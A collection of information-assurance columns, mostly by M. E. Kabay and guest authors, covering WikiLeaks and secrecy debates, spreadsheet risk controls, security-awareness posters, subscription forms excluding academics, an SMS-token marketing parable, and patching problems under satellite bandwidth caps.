Humanity has always created new technologies and each technology has had its risks. It seems that the more advanced the technological achievements of humanity become the greater the inherent risks of the innovations. Yet, through awareness, control, forethought, and possibly luck humanity is still present in the universe. We have not blown ourselves off the surface of the planet.

The very fact that humanity is aware of the risks posed by the fields of natural computation is the first step in averting these risks and establishing guidelines for research and use of these upcoming technologies. The questions in the end have to be whether humanity is ready to stop advancing because of fear of technologic advancements, whether it is possible to stop innovation, and whether is it wise to stop innovation when others may still be advancing despite our restraint.

The Politics of Cyberspace (3): Disintermediation versus Confidentiality

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

The completely revised IS407 "Politics of Cyberspace"< http://www.mekabay.com/courses/academic/norwich/is407/index.htm > course that started in January 2011 included a module of references about WikiLeaks< http://wikileaks.info/ > and the role of disintermediated news gathering and distribution< http://www.mekabay.com/courses/academic/norwich/is407/is407_resources/is407_week_08_links.htm > that may interest readers who are thinking about confidentiality of business affairs in the age of the Internet.

For historical perspective, the students were able to read a 2003 interview with Daniel Ellsberg discussing a report in *The Observer* of London< http://www.guardian.co.uk/world/2003/mar/02/usa.iraq > about what *On the Media* (OTM) director Brooke Gladstone described as "the scoops that the U.S. National Security Agency had wiretapped several officials at the U.N. whose nations would be crucial votes on whether to support an invasion of Iraq. A leaked report suggest that Angola, Cameroon, Chile, Bulgaria, Guinea, and Pakistan were bugged, presumably the give the U.S. a leg up in precarious negotiations where few votes for war can be entirely relied upon." < http://www.onthemedia.org/transcripts/2003/03/14/03 > Gladstone commented that the story was ignored by the established news media in the US.

In 2006, OTM co-host Bob Garfield discussed pressures by the Sunlight Foundation< http://sunlightfoundation.com/ > to make "government transparent & accountable." In that year, the House of Representatives in the US Congress "approved two measures to combat so-called earmarks, the pet projects slipped into spending legislation…. One rule change requires House members to put their names on the earmarks they propose. The other is a bill, already approved in the Senate, that would create a public, searchable Web database of all federal grants and contracts. That bill was introduced in the spring but then was secretly put on hold by a couple of senators, preventing it from a full vote."< http://www.onthemedia.org/transcripts/2006/09/15/07 > Citizen action removed the secret hold: "In a rare show of unity, a coalition of liberal and conservative blogs asked readers to call their senators and find out if they had imposed the hold. Volunteers managed to narrow it down to four possible culprits, at which point Republican Ted Stevens stepped forward and claimed responsibility." Garfield noted that the pressures for openness by politicians "change the behavior of citizens in this what-does-one-vote-do culture. The idea of actually holding representatives accountable seems to suggest opportunities for actually an engaged electorate[.]"

The Sunlight Foundation also participated in a movement to track how members of Congress spend their time.< http://www.onthemedia.org/transcripts/2007/03/09/05 > Another project was an organized database of government contracts showing exactly which organizations receive how much money from US taxpayers. < http://www.onthemedia.org/transcripts/2009/01/16/07 >

A March 2009 interview with WikiLeaks principal Julian Assange< http://www.onthemedia.org/transcripts/2009/03/13/04 > challenged Assange on "if hypothetically he would publish information sent to his website that could lead to the deaths of innocents, such as, for instance, how to release anthrax into a town's water supply." Assange replied, "Yes, even if there is a possibility that it would lead to loss of life. It's hard to imagine a circumstance where we would get a document and us not publishing it would be helpful. If they were ill motivated, then they could send that in private to terrorist groups, to neo-Nazi organizations, and those organizations could then develop their plans out of the sunlight. And that's the greatest harm." Bob Garfield pointed out that Assange "declined to provide your telephone number to our producers, or your whereabouts, for that matter." Assange explained, "We are a bit cagey about some of our communications. The reason is that we deal with intelligence forces every day. If too much is known about the journalists that are working with us, their telephone can be tapped and monitored, and forces that are communicating with them can be monitored. The results of a slip-up on our behalf could be fatal to some of the people that we work with, so we're very cautious to make sure that people can't get at our sources by obtaining our telecommunications records." Students in IS407 commented on the irony of secrecy by an organization touting openness.

In a May 2010 show, Bob Garfield interviewed Gabriel Schoenfeld, author of *Necessary Secrets: National Security, the Media, and the Rule of Law*< http://www.amazon.com/Necessary-Secrets-National-Security-Media/dp/0393339939/ >, who argues strongly for limits on the publication of state secrets. Schoenfeld summarized his position at the end of the interview as follows: "I think the government can and should prosecute journalists who trespass on the public's right not to know. And the public's right not to know is something that's rarely spoken about, let alone defended, but it's perfectly obvious why we don't want to know certain things that our government is doing. It's because if we know those things, our adversaries know them as well."

More on the issue of disintermediation and confidentiality in the next article.

The Politics of Cyberspace (4): WikiLeaks – Responsibility or Vandalism?

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This article continues with pointers to links from the completely revised IS407 "Politics of Cyberspace"< http://www.mekabay.com/courses/academic/norwich/is407/index.htm > course that started in January 2011. In this section, I'm continuing to present interesting interviews and articles about WikiLeaks< http://wikileaks.info/ >.

* * *

Brooke Gladstone, director of the National Public Radio program *On the Media* < http://www.onthemedia.org/ >, interviewed analyst Steven Aftergood, who "is the longtime writer of the email newsletter and blog, Secrecy News. For years he's reported and researched government secrecy and advocated for U.S. government transparency. He's no stranger to the antagonism between secrecy and disclosure. But in recent months he's been a critic of WikiLeaks and its methods."< http://www.onthemedia.org/transcripts/2010/07/30/02 >

Aftergood argued, "…[T]here was a pattern of activity by WikiLeaks in which they were disclosing confidential records of social and religious groups, like the Masons and the Mormons and several others, that did not reveal any misconduct. And it seemed to me that they were using the posture of transparency as a kind of weapon against disfavored groups. And, to me, that was a really repugnant thing to do." He said that Wikileaks "have a long ways to go in developing a code of conduct. I would also say that in the U.S., the political process is still flexible enough that it is possible to put forward an argument for a change in policy and to see that change put into practice. We've seen more than a billion pages of historically valuable records declassified since 1995. So I look with a little bit of concern at the broadsides that WikiLeaks is launching at the classification system. They seem oriented not towards fixing it but towards defeating it."

Noam Chomsky< http://www.chomsky.info/ > was interviewed by Amy Goodman of *Democracy Now*< http://www.democracynow.org > about his analysis of the WikiLeaks release of hundreds of thousands of secret US State Department cables.< http://www.democracynow.org/2010/11/30/noam_chomsky_wikileaks_cables_reveal_profound > Chomsky commented that some of the contents released by WikiLeaks "reveals … the profound hatred for democracy on the part of our political leadership." He said, "The materials—we should understand—and the Pentagon Papers is another case in point—[demonstrate] that one of the major reasons for government secrecy is to protect the government from its own population. In the Pentagon Papers, for example, there was one volume, the negotiations volume, which might have had bearing on ongoing activities, and Dan Ellsberg withheld that. That came out a little bit later. But if you look at the Papers themselves, there are things that Americans should have known that the government didn't want them to know. And as far as I can tell, from what I've seen here, pretty much the same is true. In fact, the current leaks are—what I've seen, at least—primarily interesting because of what they tell us about how the diplomatic service works."

One of the most entertaining clips in the IS407 list of suggested references is a debate between Salon.com writer Glenn Greenwald< http://www.salon.com/news/opinion/glenn_greenwald/index.html > and longtime advocate for reduction of government secrecy Steven Aftergood< http://www.fas.org/sgp/aftergood.html >. In "Is WikiLeaks' Julian Assange a Hero?"< http://www.democracynow.org/2010/12/3/is_wikileaks_julian_assange_a_hero >, the two articulated different perspectives on the effects of WikiLeaks disclosures.

Daniel Ellsberg< http://www.ellsberg.net/ >, famous – or notorious, depending on one's political perspective – for leaking the Pentagon Papers< http://www.gwu.edu/~nsarchiv/NSAEBB/NSAEBB48/ > in 1971 about the origins of the US war against Vietnam, argued that ""If I released the Pentagon Papers today, the same rhetoric and the same calls would be made about me. I would be called not only a traitor—which I was then, which was false and slanderous—but I would be called a terrorist... Assange and Bradley Manning< http://www.ibtimes.com/articles/86525/20101129/us-wikileaks-bradley-manning-factfile-who-is.htm > are no more terrorists than I am."

Controlling the Subversive Spreadsheet

By Ray Butler, CISA, FIRM & by M. E. Kabay, PhD, CISSP-ISSMP

The British public relations firm Eskenzi PR & Marketing< http://www.eskenzipr.com/ > has been sending me consistently interesting articles and fully cooperating with suggested changes that I make in the submissions. Today we have a contribution written by Ray Butler, with thanks to Eskenzi's James Jackson for forwarding the work. Everything that follows is Mr Butler's own material with minor edits.

* * *

Spreadsheets are the ubiquitous Swiss Army knife of corporate computing. Since VisiCalc< http://www.bricklin.com/visicalc.htm > put the Apple II< http://apple2history.org/ > on corporate desks in the early 1980s, and Lotus 1-2-3< http://dssresources.com/history/sshistory.html > did the same for the IBM PC, it has become impossible to imagine a corporate IT network without a spreadsheet. Indeed it's almost impossible to buy a PC that doesn't ship with spreadsheet software of some sort.

Spreadsheets fuelled the PC revolution by freeing business people from what many saw as the inability of IT departments to deliver flexible solutions to business problems. End-users found that they could download huge volumes of corporate data and analyse it in all sorts of ways to solve their problems and plan their forecasts. Spreadsheets are used for anything from an individual's personal expenses and time records, by way of use in medicine to calculate doses of drugs and radiation, engineering in structural strength and design, through to complex financial calculations and reports. As Mel Glass, David Ford and Sebastian Dewhurst wrote in "Reducing the Risk of Spreadsheet Usage – a Case Study"< http://arxiv.org/abs/0908.1584 >, "...spreadsheets will always fill the void between what a business needs today and the formal installed systems...."

Trouble was (and still is), that for important applications and models the IT department's restrictions and controls actually delivered checks and balances to prevent errors and ensure that solutions in use were reliable. Even so, tales of large errors in spreadsheets soon began to circulate. Many of them are documented by the European Spreadsheet Risks Interest Group< http://www.eusprig.org >.

Recent foul-ups include:

- A cut-and-paste error that cost a US power company US$ 24million
- Errors in excess of US$ 1 billion in the published financial reports of a financial entity
- Double-counting of assets by a UK local authority to the tune of UK£21 million

One of the UK financial regulators, Grenville Croll, writes that a material error in a spreadsheet "…could compromise a government, a regulator, a financial market, or other significant public entity and cause a breach of the law and/or individual or collective fiduciary duty".< http://aps.arxiv.org/ftp/arxiv/papers/0709/0709.4063.pdf >

So how can professionals improve spreadsheet quality and reduce spreadsheet risks?

These five steps are a good start:

- **Inventory spreadsheets.**
  Find out what is actually on the corporate network or in the document management system.
- **Evaluate the use and complexity of spreadsheets.**
  What are they being used for? How much damage to finance, reputation, delivery or regulatory compliance would a material error cause? How complex are they? Tthe inherent risk of error increases with complexity.
- **Determine the necessary level of controls.**
  Once the important spreadsheets are identified, and the impact of material errors is understood, decide what controls need to be in place to reduce the risk of errors.
- **Evaluate existing "as is" controls.**
  For each important spreadsheet, identify the gaps between necessary and actual controls.
- **Remediate control deficiencies.**
  Close the gaps!

So far so good—but how? First, consider the need to engage some expert support. There are a good number of consultants in the market and most large accountancy and consultancy firms have spreadsheet assurance practices.

Inventory – A number of software tools are available that will identify every spreadsheet on a network (or part thereof) and report back on their location, age, last use and complexity, typically in terms of numbers of worksheets, formulas, distinct formulas ('families' of formulas that are logically identical) and internal and external links. Users are often taken aback by the huge number of differently named and subtly different versions of spreadsheets that they find, which itself poses a risk (imagine – different members of a team believing that *their* copy is the one version of the truth).

Use and Complexity--the reports from the inventory will (along with some research and face-to-face fieldwork with users) direct users to the most important spreadsheets in the organisation. This will allow resources to be directed at the highest risks.

Necessary Level of Controls - In other words, what needs to be in place to ensure that:

- The spreadsheet is designed to address the right business issue. It's surprising how often developers miss or misunderstand important assumptions or business rules.
- The "on the ground" spreadsheet actually delivers the intended calculations. Again, errors in formulas can propagate very easily and corrupt the end result
- The spreadsheet is protected against unauthorised changes and unauthorised access.
- The numbers that are uploaded to or typed into the spreadsheet are complete and accurate.
- A user other than the person who built the spreadsheet can operate it correctly.

- The spreadsheet is maintainable and comprehensible.

Evaluate the 'As Is' controls

This can be done by examining:

- Standards and policies for spreadsheet use and development in the organisation
- The maturity/quality of the specification, design, documentation and testing of the original spreadsheet and updates to it (It is horrifying to consider the number of important spreadsheets that show no evidence of intelligent design)
- The spreadsheet itself – Again, software tools are available that will cut out a lot of the repetitive and tedious parts of this (for example by identifying all the logically identical formulas so that testing of the copies can be limited to ensuring that they are used appropriately), but there is no substitute for checking by a knowledgeable auditor.
- Security, backup and version control

Remediating control gaps

Steps Include:

- Correct the errors in spreadsheets you detected in the evaluation phase
- Take action to stop the errors creeping back in:
    - Introduce and enforce appropriate end-user computing development and use policies
    - Protect the spreadsheets against unauthorised access and changes
    - Get, and keep, a grip on the proliferation of different 'versions of the truth'
    - Consider using a document management system or a secure storage monitoring tool that can prevent and detect erroneous changes.

You will find links to all the resources and tools at EUSPRIG< http://www.eusprig.org > and on the spreadsheet best practices site of Systems Modelling< http://www.sysmod.com/spreads.htm >. Another good resource is Raymond Panko's essay "Controlling Spreadsheets."< http://www.isaca.org/Journal/Past-Issues/2007/Volume-1/Documents//jopdf0606-controlling-spread.pdf >

Ray Butler< ray.butler@virgin.net > has just retired as head of Information Policy and Security at the Highways Agency in the United Kingdom and is now an independent information risk and governance consultant. He has recently co-presented a one-day workshop on Auditing Spreadsheet Risk & Quality at ISACA's EuroCACS conference, 20-23 March 2011, Manchester, UK < http://www.isaca.org/eurocacs >.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate

Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Native Intelligence:
Awareness and Humor

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Recently I asked long-time friend and colleague K Rudolph, CISSP< http://www.linkedin.com/pub/k-rudolph/1/bb9/839 >, Chief Inspiration Officer at Native Intelligence, Inc.< http://www.nativeintelligence.com/ > some questions about her work.

* * *

1) K, how did you end up running the world's most innovative security-awareness company?

Years ago, I was about to choose between an offer to work as a security analyst at a consulting firm and starting my own company. I prepared a spreadsheet listing the pros and cons, and made my decision – to accept the job offer. I shared the decision with a friend who was so surprised that he demanded the spreadsheet. I e-mailed it and he called back a few minutes later. "The data," he told me, "don't support your decision. You're acting out of fear." There's nothing like an honest friend to point out when you're being a coward. So, I followed the data and found that the recipe for effective information security is the same as what it took for Dorothy and her friends to get home from the Land of Oz< http://www.amazon.com/Wonderful-Wizard-Oz-Signet-Classics/dp/0451530292/ >: a heart, a brain, and a little courage.

2) You have an immense stock of original, creative, and amusing posters. Tell us about the artists you have worked and are working with and how you have communicated the ideas that they so brilliantly represent in their drawings.

Our poster artwork is original and created by outstandingly talented people. Our artists have faced difficult situations in life gracefully. Half are adoptees who have come out of the foster care system. They are keenly perceptive and have great a sense of humor – which I suspect is important to surviving challenges well. Humor is an effective way to get attention, and we have to get someone's attention before we can improve their awareness.

Charles A. Filius< http://www.nativeintelligence.com/ni-about/whois-chaz.asp > is an extraordinary talent; I wrote in our description that "Chaz has been able to do whatever we've asked, except strike a match on a bar of soap…."

Our photographers are willing to go the extra mile – in some cases straight up. An intrepid explorer, adventurer, and chef, Jon Marsh, took the photos of the mountain climbers in poster 127 and 114. What's spectacular about those images is that to get them, he had to climb those ice cliffs as well, and do so carrying a camera.

3) *What are some of your favorite posters? What brings them to mind first as you answer that question?*

I like posters that have a single concept, bright colors, and that use humor or something unexpected to get attention. See the catalog< http://www.nativeintelligence.com/ni-

posters/posters.asp > for pop-ups that show these posters. Of the most recently posted ones, I like 246, “Don’t Hoard Friends” because it’s a bit unexpected – after all, it’s good to have many friends, isn’t it?

My favorite watercolor art posters are 211 “Wizard of Oz” because it makes me smile and 237, which asks a vital question. We don’t always recognize that data can be worth exponentially more than hardware.

Favorite funny cartoon classics include 136 “There’s always free cheese in a mousetrap,” 171 “Santa’s naughty list,” and 164 “Fairy tales” because it reminds us that identity theft is not new – it happened to Red Riding Hood’s grandmother.

Among the photographic posters, I’m especially fond of 107, “Did I log off?” and 144, part of the choose-your-risks series because it emphasizes that some risks are choices – and we can reduce the risk with simple actions.

4) Going beyond the artwork, what are some of the other aspects of your work that you find most interesting?

Storytelling is part of my culture, and I put a lot of energy into the one or two presentations that I do each year. I get a lot out of them as well.

Working with other awareness professionals is rewarding. I enjoyed facilitating a security awareness peer group that met in different areas of the country and was attended by some amazingly brilliant and creative people. Recently, I’ve worked on some text books and have helped to write two books on digital forensics.

5) I've always enjoyed your chapter on security awareness programs in the Computer Security Handbook, Fifth Edition< *http://www.amazon.com/Computer-Security-Handbook-2-Set/dp/0471716529* >. *As we move towards the Sixth Edition, what will you be adding to the chapter or revising?*

The chapter will have a greater emphasis on the importance of storytelling in organizations to improve awareness efforts, including criteria for effective security awareness stories. It will also include new information on brain-based awareness and how to engage multiple areas of the brain to deepen the impact of awareness materials. Other topics will be uses of social media for awareness and the idea of using a perpetual awareness calendar and communications plan to keep an awareness program on track continuously. Also, the chapter will address how using a reporting system similar to the one used in the general aviation industry to allow pilots to self-report errors within 24 hours without incurring penalties can improve security.

6) How do you see security awareness evolving?

Role-based awareness will increase with messages targeted and tuned for specific high-target groups such as administrative assistants, help desk personnel, executives, telecommuters, and mobile device users. Online courses will be shorter and use more video content and fresh, short bits of awareness materials will be presented more often. There will be a greater emphasis on competitions for improving security awareness such as the one the US Department of Homeland Security< http://www.dhs.gov/index.shtm > held in 2010< http://www.dhs.gov/files/cyber-awareness-campaign.shtm >. Techniques borrowed from the advertising industry will be used with focus groups to test and fine-tune messages for specific audiences. The use of checklists will increase.

Data mining and tweet< http://twitter.com/ > monitoring will likely be used to gauge the state of awareness among groups and individuals. Topics such as malware from browsing, location awareness< http://www.networkworld.com/news/2011/042111-iphone-tracking-researcher.html >, social media risks, litigation hold< http://www.networkworld.com/supp/2007/ndc3/052107-nd3-quiz.swf > awareness, cloud-security< http://www.networkworld.com/news/2011/042811-cloud-computing-security.html > awareness will be needed to address a likely increase in security and privacy regulations and reporting requirements. These developments could result in increased awareness of individual accountability and people becoming less tolerant of or sympathetic toward careless actions of coworkers.

* * *

K Rudolph, CISSP< http://www.nativeintelligence.com/ni-about/whois-k.asp > is a widely recognized expert on security awareness. In March 2006, K was honored by the Federal Information Systems Security Educators' Association (FISSEA)< http://csrc.nist.gov/organizations/fissea/home/index.shtml > as the Security Educator of the Year< http://csrc.nist.gov/organizations/fissea/educator-year/05nomination.html >. Her entries in the annual FISSEA contests for best security awareness motivational item have won in 2005, 2006, and 2007. Also, in 2007, Native Intelligence's *OnGuard* newsletter won the best security awareness newsletter contest. K has also won awards for her photography.

University Professors to Magazine Publishers: We're Not Chopped Liver

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Recently I filled out a renewal form for a security publication. I got the following message from the circulation department:

> I'm sorry that you were disqualified for a complimentary subscription during the order process.
>
> Unfortunately in order to send —— to readers for free, we have to prove to our advertisers that our readers are qualified to receive it. One of the answers you provided in the questionnaire did disqualify you and unfortunately we will not be able to offer you a complimentary subscription at this time.

The problem we face as academics trying to sign up for professional magazines is that questions and answers in the enrolment forms are sometimes incomplete. In the sign-up forms for some professional publications, the questions don't even include categories for university professors at all. Professors are excluded from the pool of qualified readers by fiat.

In the timeless words of American Jewry, "What are we, chopped liver??"< http://ohr.edu/ask_db/ask_main.php/213/Q3/ >

In a small survey of the subscription requirements for several security publications, I did find that academics and students can access many useful publications without difficulty, but others don't seem to think of us as useful members of their distribution lists.

Here are some comparisons of the subscription terms for several security publications, some of which may be unfamiliar yet useful to readers:

- Computer Security Institute's *Alert*< http://gocsi.com/alert > is available only to paying members. However, there is a highly favorable special Academic Rate available for "current faculty and students enrolled in an accredited educational institution."
- *CSO* magazine's subscription form< http://www.omeda.com/cgi-win/cso.cgi?add > has a reference to education in its drop-down menu for "organization's industry or function" but the only place for educators might be the "Other (please specify)" field.
- *Disaster Recovery Journal*< http://www.drj.com/ > "is FREE to anyone involved in managing, preparing, or responsible for Disaster Recovery/Business Continuity Planning in the United States and Canada. All others can either subscribe FREE to the Online Version or pay $47.00 (US) a year for a subscription to the printed version." The enrolment form's drop-down menu for "primary business classification" includes "Education" but the "primary job" menu doesn't include anything suitable for educators.
- *Enterprise IT Security* magazine< http://enterpriseitsecuritymag.com/ >, published in Poland, doesn't ask for any qualifications for electronic access; there is no paper version.
- *Government Security News*< http://www.gsnmagazine.com/ > has a free e-newsletter; the paper version's subscription form< https://www.cambeywest.com/gsn/gsnnew.asp > has

no provision for educators in its drop-down menu of "professional title or job responsibility." The "organization" drop-down menu has no entry for educational institutions at all.

- *Information Security Magazine*'s subscription form< http://users.techtarget.com/registration/searchsecurity/Register.page > for does include "educator" in its "Job Function" list.
- *Infowar* seems to have only electronic subscriptions; they are freely available to all.
- *Journal of Internet Banking and Commerce*< http://www.arraydev.com/commerce/jibc/ > is an online publication freely available to anyone through Yahoo Groups. There are no restrictions on membership, but candidates must explain to the moderator, Nahum Goldmann, why they want to join.
- *Network World's* subscription form< https://www.subscribenww.com/cgi-win/nww.cgi?mode=add&p= > for paper and digital access doesn't include categories for teacher, instructor or professor. However, anyone can sign up for access to the electronic content of columnists and journalists.
- *SC Magazine's* subscription form< https://subscribe.haymarketmedia.com/scm/?form=paid > includes "Education: Colleges, Universities, and other Educational Institutions" in its drop-down menu for "primary business activity" but there is no option available specifically for professors or instructors in the "primary job title" section.
- *Security* magazine< http://www.securitymagazine.com > is available free in the online version and the print version; however, the subscription form< https://bnpmedia-sub.halldata.com/site/BNP002886VTnew/init.do?&PK=W.HOME > has no provision in its title section for educators. The "primary type of business" does include education. The same publisher also makes available *SDM Magazine*< http://www.sdmmag.com/ > which focuses on physical and facilities security and surveillance.
- *Security Management* magazine< http://www.securitymanagement.com/ >, which focuses on physical and facilities security, is published by ASIS International< http://www.asisonline.org/ >, which was originally called the American Society for Industrial Security. Members of ASIS International receive the print version automatically; non-members can subscribe for a modest fee and without screening. Students can sign up for membership for $25 a year – but there is no provision for professors or other instructors to benefit from a lower rate.

Professors *are* a useful component of circulation lists for professional publications. Publishers should consider educators as channels for generating future subscriptions:

- We put magazines out in racks where hundreds of computer science and information security students can borrow them.
- We refer to recent articles in our classroom discussions.
- We post references to magazines in our online learning systems for our students in our security classes for up-and-coming information security professionals and generate discussions among them.
- We point students working on specific assignments to appropriate articles to expand their knowledge, interest and enthusiasm.

So publishers: keep educators in mind as highly suitable candidates to receive your magazines. Include our titles in your subscription forms. Be nice to us!

The CEO and his Hardware Token:
A Lesson Learned

by Steve Watts

James Jackson of Eskenzi PR Ltd. < http://www.eskenzipr.com > and his colleagues regularly send me interesting items from their extensive client base. Here's a charming parable – apparently based on a true story but with names changed – from Steve Watts to illustrate the danger of using hard tokens for two-factor authentication. Everything that follows is Mr Watts' work – except that I had to convert the spelling from UK to US!

* * *

Let me tell you a story. It has everything a gripping tale needs – conflict, a power struggle and a gripping climax. Best of all, it's loosely based on true accounts – could this be your story?

Paul Brown is CEO of a FTSE 100 retailer. It's summer and he's jetting off with his family for three weeks on Safari in Kenya. He's done his research and the reserve he's travelling to offers Wi-Fi access, his mobile is unlocked and set to roam wherever he does, and IT has been exceptional in making sure he knows all the passwords, processes, and exactly how to input the authentication codes that will grant him access to the network remotely. He's even been shown how to use another computer, not owned by the company, to open the bowels of the network in case his own develops a problem. His secretary has his full itinerary, contact details and the mobile number of his dedicated guide.

Paul's got it all covered, or so he thinks.

At the airport he hands over the keys to his car for the valet parking service before heading into departures. Paul has no inkling that this innocent action will be the catalyst to his fight for survival.

Waiting to pounce

Before he's even collected the bags at the airport, Paul gets his first suspicion that trouble is brewing. There's a message from Sharon, the company secretary – the share price has risen suddenly with rumors that the company is the subject of a hostile takeover.

It has been two months since the call with Martin, the CEO of S&E Plc and Paul's main competitor. Martin had made an offer for the company. Paul had laughed, rebuking it and stating he'd never let Martin, or his cronies, get their feet under his table. He'd meant it then and, even now six thousand miles away, he still believed the offer was bad for business, bad for shareholders, and definitely bad for him. He would fight this takeover.

Paul needed to get on line, now.

It was then that the visual image of his authentication token, swinging from his keychain as he handed over the car keys, hit him as hard as a charging elephant. Without the little bit of plastic he couldn't log onto his laptop or connect remotely from another computer. Paul felt sick.

Calling his secretary, Paul sheepishly explains the situation, and gets her to tell him exactly what's going on. The two hour journey to the reserve passes in a flash as he dictates e-mails he

needs her to send, briefs her on calls she needs to make, and pleads with her to get IT to remove all the security precautions blocking his access to the network.

Arriving at the luxury lodge Paul plugs in his laptop and starts trying to 'hack' the system. It's futile as, without the authentication token, he can't get past the welcome screen to the veritable wealth of information that should be at his fingertips.

A call to reception confirms that there are computers in the bar, with Internet access, that he can use, though still not the answer to Paul's prayers.

While his wife and children are happy with the distraction, and the wine is very tasty, unfortunately without his authentication token Paul can only access public systems and newswires to read what's happening back in London. Still locked out of the network, Paul's powerless to access the information he desperately needs to start changing what's happening.

The authentication security system, while obviously effective, had seemed pricey when the board had first authorized the budget five years ago and the on-going costs aren't cheap either – Paul's nervous it's going to prove even more expensive than first calculated on a personal level!

Evasive action avoids capture

As Paul starts contemplating returning to London, a chance glance at the person sitting at a nearby computer offers his first glimmer of hope.

The screen looks very similar to his welcome screen and the man appears to be consulting his mobile while inputting the authentication code. A few seconds later and, while Paul can't read what's written on the screen, he can tell the man is busy perusing an Excel file. A quick chat reveals that it is exactly what it appears – an alternative to physical two factor authentication that uses virtual tokens.

Any phone that receives SMS messages, which Paul's and practically every mobile in the world does, can be used as an authentication token.

Time to turn predator

Paul wastes no time. As he calls IT to share what he's learned, he starts researching the solution. According to the SecurEnvoy< http://www.securenvoy.com > Website, it can be installed within 24 hours and 18,000 users can be up and running in an hour – that beats the six months it took for the present system. The icing on the cake is that while resolving his current predicament, it also reduces the ongoing running costs of the physical tokens his company's using by almost 60% making it a no-brainer. A few phone calls later and the expense is rubber-stamped by the rest of the board.

In no time at all Paul receives a text, with his authentication code, and gets logged into the network. He's able to review and authorize the statement reassuring shareholders that the current board are on top of the situation and advising them to dismiss the offer. He sends various documents and contracts to his legal team, prepares financial statements and material to assure the bankers and even accesses and circulates the dossier he's compiled 'just in case' on Martin and S&E Plc.

Over the next three weeks Paul experiences the thrills that seeing the 'Big Five' in the wild has to offer, while overseeing a takeover for S&E Plc.

Arriving back into Heathrow and collecting his keys, Paul slips the little piece of plastic off his key ring and drops it into the nearest bin. All in all it's been a fantastic and rather productive vacation that he'll never forget.

Coda

Paul didn't have to be on holiday in Kenya, and he didn't have to be fighting a take-over battle. He could have been facing the inconvenience of a day at the office while his token was at home, out for a meeting while his token was on his desk, or having a coffee and unable to log in to send a quick e-mail as his token was in the laptop bag in the boot of his car.

The reality is everyone is more likely to check they've got their mobile with them than they are a physical two factor authentication token. Are you one of them?

Patchwork Solution:
Satellite Internet Services in Rural Communities

by Stephen Cobb, CISSP

Stephen Cobb, CISSP is a long-time friend and colleague – our first collaboration was in the early 1990s at the National Computer Security Association in Carlisle, PA. Stephen has a fascinating white paper that he contributed to an organization dedicated to improving Internet access in rural communities, and it turns out that one aspect of the study has security ramifications. What follows is entirely Stephen's work with minor edits.

* * *

The ability to connect a computer to the Internet via a geostationary satellite is, in my opinion, a miracle of technology, one that is now witnessed daily in more than a million households in North America. However, these miraculous satellite Internet connections also pose an interesting security challenge, one to which network administrations and CISOs can relate.

The problem is patching and it's one of several topics I explore in a white paper titled "Satellite Internet Connection for Rural Broadband: Is it a viable alternative to wired and wireless connectivity for America's rural communities?"< http://www.rumbausa.net/downloads/rumba-satellite-wp-web.pdf > The paper was recently published by the Rural Mobile and Broadband Alliance, a non-profit group which goes by the catchy acronym of RuMBA< http://www.rumbausa.net >.

The main goal of the paper is to provide rural communities with a complete set of facts about satellite Internet connections so that they can make an objective comparison with broadband connection technologies such as cable, fiber, DSL, 4G, and other forms of wireless.

Something that sets satellite Internet service apart from other media is the daily download limit or cap. Consumer satellite service, priced around $90 per month, limits traffic on the connection to 400 megabytes (MB) per day. Even if you could use all of that capacity every day, it would only add up to about 12 gigabytes (GB) per month, less than the 14.9 GB estimated by Cisco to be the average amount of monthly traffic generated by a broadband connection as of October, 2010 (up 31 percent from 2009 according to the Cisco Visual Networking Index< http://www.cisco.com/en/US/solutions/collateral/ns341/ns525/ns537/ns705/Cisco_VNI_Usage_WP.html >).

Unfortunately, those 400 MB don't roll over, so the bandwidth cap hinders downloading of service packs or operating system upgrades which software suppliers use to patch security vulnerabilities. Suppose you have three Internet-connected machines in your house, a desktop, a notebook, and a tablet, all running the same operating system and all configured to download install patches automatically. The following scenario illustrates how capping causes problems.

- You get up in the morning, wake up your machines, and they all start downloading a 300 megabyte patch.
- After 400 MB of total traffic, less than you need to upgrade all three machines and get all your overnight email, the satellite connection comes to a virtual standstill, throttled by the service provider because you violated the cap (described by HughesNet, America's largest satellite service provider, as the Fair Access Policy).

- You now have a choice: live with an unusable connection for 24 hours or pay for more bandwidth. The latter option costs from $5 to $10 and takes up to 10 minutes to execute because the connection is throttled and you have three machines trying to complete a large file download (and if they fail at any point you don't get credit for the MB you already downloaded).

In my experience, working with satellite users in the rural community where I live in New York State, the result of this bandwidth cap is that people I know are turning off automated updating of operating systems and applications rather than risk these added costs and/or usage restrictions. The security implications of this reaction stem from the well-established fact that unpatched computers are a target for criminal hackers. Security experts consider unpatched consumer computers a threat to national security< http://www.networkworld.com/news/2009/091609-unpatched-applications-are-top-cyber.html >; the Department of Homeland Security (DHS) Office of Inspector General issued an August 2010 report entitled "DHS Needs to Improve the Security Posture of Its Cybersecurity Program Systems"< www.dhs.gov/xoig/assets/mgmtrpts/OIG_10-111_Aug10.pdf > and included as its second recommendation, "Implement a software management solution that will automatically deploy operating system and application security patches and updates on all MOE [Mission Operating Environment] computer systems to mitigate current and future vulnerabilities."

Now, you might argue that computers on a relatively slow satellite connection (you're lucky to get above 256Kbps when uploading) are not attractive to criminal hackers such as botnet< http://www.networkworld.com/news/2009/072209-botnets.html > builders; however, botnet attacks don't necessarily need high bandwidth or processing speed in an individual zombie to be effective. Zombies on satellite connections could still cause trouble.< http://www.networkworld.com/news/2011/030911-voip-attacks.html >

There are several possible solutions to this problem. Removing the bandwidth caps completely is unlikely to happen. Cap exemptions for authorized patches would be good, but that would take considerable resources to execute and manage. Another solution would be for software vendors to make it easier for consumers to schedule patches (satellite service providers offer a period of "unlimited" access between 2AM and 7AM, although download times can be protracted during this window so you can wake up to find your connection capped).

